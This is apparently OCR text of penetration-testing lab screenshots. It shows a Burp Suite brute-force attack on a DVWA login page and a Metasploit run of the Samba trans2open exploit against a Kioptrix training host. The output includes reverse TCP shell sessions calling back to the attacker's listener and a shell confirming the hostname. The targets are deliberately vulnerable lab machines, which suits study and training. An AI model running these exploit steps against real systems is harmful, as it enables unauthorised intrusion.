Damn Vulnerable Web A
2. Intruder attack of http://192.168.1.118
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Request
Payload 1
Payload 2
Status code
Response received
Error
Timeout
Length
Comment
Request
Response
Pretty
Raw
Hex
Render
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
Vulnerability: Brute Force
Login
Username:
Password:
Login
Username and/or password incorrect.
More info
Finished
Edition v2024.5.5 - Temporary Project



Apps
Places
Nov 12 22:44
Burp Suite Community Edition v2024.5.5 - Temporary Project
Damn Vulnerable Web
192.168.1.118/dvwa/vulnerabilities/brute/?username=
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Vulnerability: Brute Force
Login
Username
sdf
Password
Login
Username and/or password incorrect.
More info
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
192.168.1.118



Apps Places
Nov 12 22:36
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
Name Current Setting Required Description
RHOSTS 192.168.1.122 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (linux/x86/shell_reverse_tcp):
Name Current Setting Required Description
CMD /bin/sh yes The command string to execute
LHOST 192.168.1.117 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(
) > exploit
[*] Started reverse TCP handler on 192.168.1.117:4444
[*] 192.168.1.122:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffafc...
[*] 192.168.1.122:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.122:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.122:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.122:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.1.117:4444 -> 192.168.1.122:1029) at 2024-11-12 22:33:20 +0530
[*] Command shell session 6 opened (192.168.1.117:4444 -> 192.168.1.122:1030) at 2024-11-12 22:33:22 +0530
[*] Command shell session 7 opened (192.168.1.117:4444 -> 192.168.1.122:1031) at 2024-11-12 22:33:23 +0530
[*] Command shell session 8 opened (192.168.1.117:4444 -> 192.168.1.122:1032) at 2024-11-12 22:33:24 +0530
hostname
kioptrix.level1



Apps Places
Nov 12 22:35
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
msf6 exploit(linux/samba/trans2open) > set payload 34
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options
Module options (exploit/linux/samba/trans2open):
Name Current Setting Required Description
RHOSTS 192.168.1.122 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (linux/x86/shell_reverse_tcp):
Name Current Setting Required Description
CMD /bin/sh yes The command string to execute
LHOST 192.168.1.117 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.117:4444
[*] 192.168.1.122:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffafc...
[*] 192.168.1.122:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.122:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.122:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.122:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.1.117:4444 -> 192.168.1.122:1029) at 2024-11-12 22:13:20 +0530



Apps Places
Nov 12 22:35
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
Name Disclosure Date Rank Check Description
0 payload/generic/custom . normal No Custom Payload
1 payload/generic/debug_trap . normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_aws_ssm . normal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp . normal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp . normal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh/interact . normal No Interact with Established SSH Connection
6 payload/generic/tight_loop . normal No Generic x86 Tight Loop
7 payload/linux/x86/adduser . normal No Linux Add User
8 payload/linux/x86/chmod . normal No Linux Chmod
9 payload/linux/x86/exec . normal No Linux Execute Command
10 payload/linux/x86/meterpreter/bind_ipv6_tcp . normal No Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
11 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid . normal No Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
12 payload/linux/x86/meterpreter/bind_nonx_tcp . normal No Linux Mettle x86, Bind TCP Stager
13 payload/linux/x86/meterpreter/bind_tcp . normal No Linux Mettle x86, Bind TCP Stager (Linux x86)
14 payload/linux/x86/meterpreter/bind_tcp_uuid . normal No Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
15 payload/linux/x86/meterpreter/reverse_ipv6_tcp . normal No Linux Mettle x86, Reverse TCP Stager (IPv6)
16 payload/linux/x86/meterpreter/reverse_nonx_tcp . normal No Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp . normal No Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/meterpreter/reverse_tcp_uuid . normal No Linux Mettle x86, Reverse TCP Stager
19 payload/linux/x86/metsvc_bind_tcp . normal No Linux Meterpreter Service, Bind TCP
20 payload/linux/x86/metsvc_reverse_tcp . normal No Linux Meterpreter Service, Reverse TCP Inline
21 payload/linux/x86/read_file . normal No Linux Read File
22 payload/linux/x86/shell/bind_ipv6_tcp . normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
23 payload/linux/x86/shell/bind_ipv6_tcp_uuid . normal No Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
24 payload/linux/x86/shell/bind_nonx_tcp . normal No Linux Command Shell, Bind TCP Stager
25 payload/linux/x86/shell/bind_tcp . normal No Linux Command Shell, Bind TCP Stager (Linux x86)
26 payload/linux/x86/shell/bind_tcp_uuid . normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
27 payload/linux/x86/shell/reverse_ipv6_tcp . normal No Linux Command Shell, Reverse TCP Stager (IPv6)
28 payload/linux/x86/shell/reverse_nonx_tcp . normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp . normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell/reverse_tcp_uuid . normal No Linux Command Shell, Reverse TCP Stager
31 payload/linux/x86/shell_bind_ipv6_tcp . normal No Linux Command Shell, Bind TCP Inline (IPv6)
32 payload/linux/x86/shell_bind_tcp . normal No Linux Command Shell, Bind TCP Inline
33 payload/linux/x86/shell_bind_tcp_random_port . normal No Linux Command Shell, Bind TCP Random Port Inline
34 payload/linux/x86/shell_reverse_tcp . normal No Linux Command Shell, Reverse TCP Inline
35 payload/linux/x86/shell_reverse_tcp_ipv6 . normal No Linux Command Shell, Reverse TCP Inline (IPv6)
msf6 exploit(
) > set payload 34
payload => linux/x86/shell_reverse_tcp
msf6 exploit(
) > options



Apps Places
Nov 12 22:35
silicon@windows: ~
silicon@windows: ~
silicon@windows: ~
View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.1.122
rhosts => 192.168.1.122
msf6 exploit(linux/samba/trans2open) > options
Module options (exploit/linux/samba/trans2open):
Name Current Setting Required Description
RHOSTS 192.168.1.122 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.117 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Samba 2.2.x - Bruteforce
View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.117:4444
[*] 192.168.1.122:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.122:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.122:139 - Trying return address 0xbfffafc...
[*] Sending stage (1017704 bytes) to 192.168.1.122
[*] 192.168.1.122 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.1.122:139 - Trying return address 0xbffff9fc...

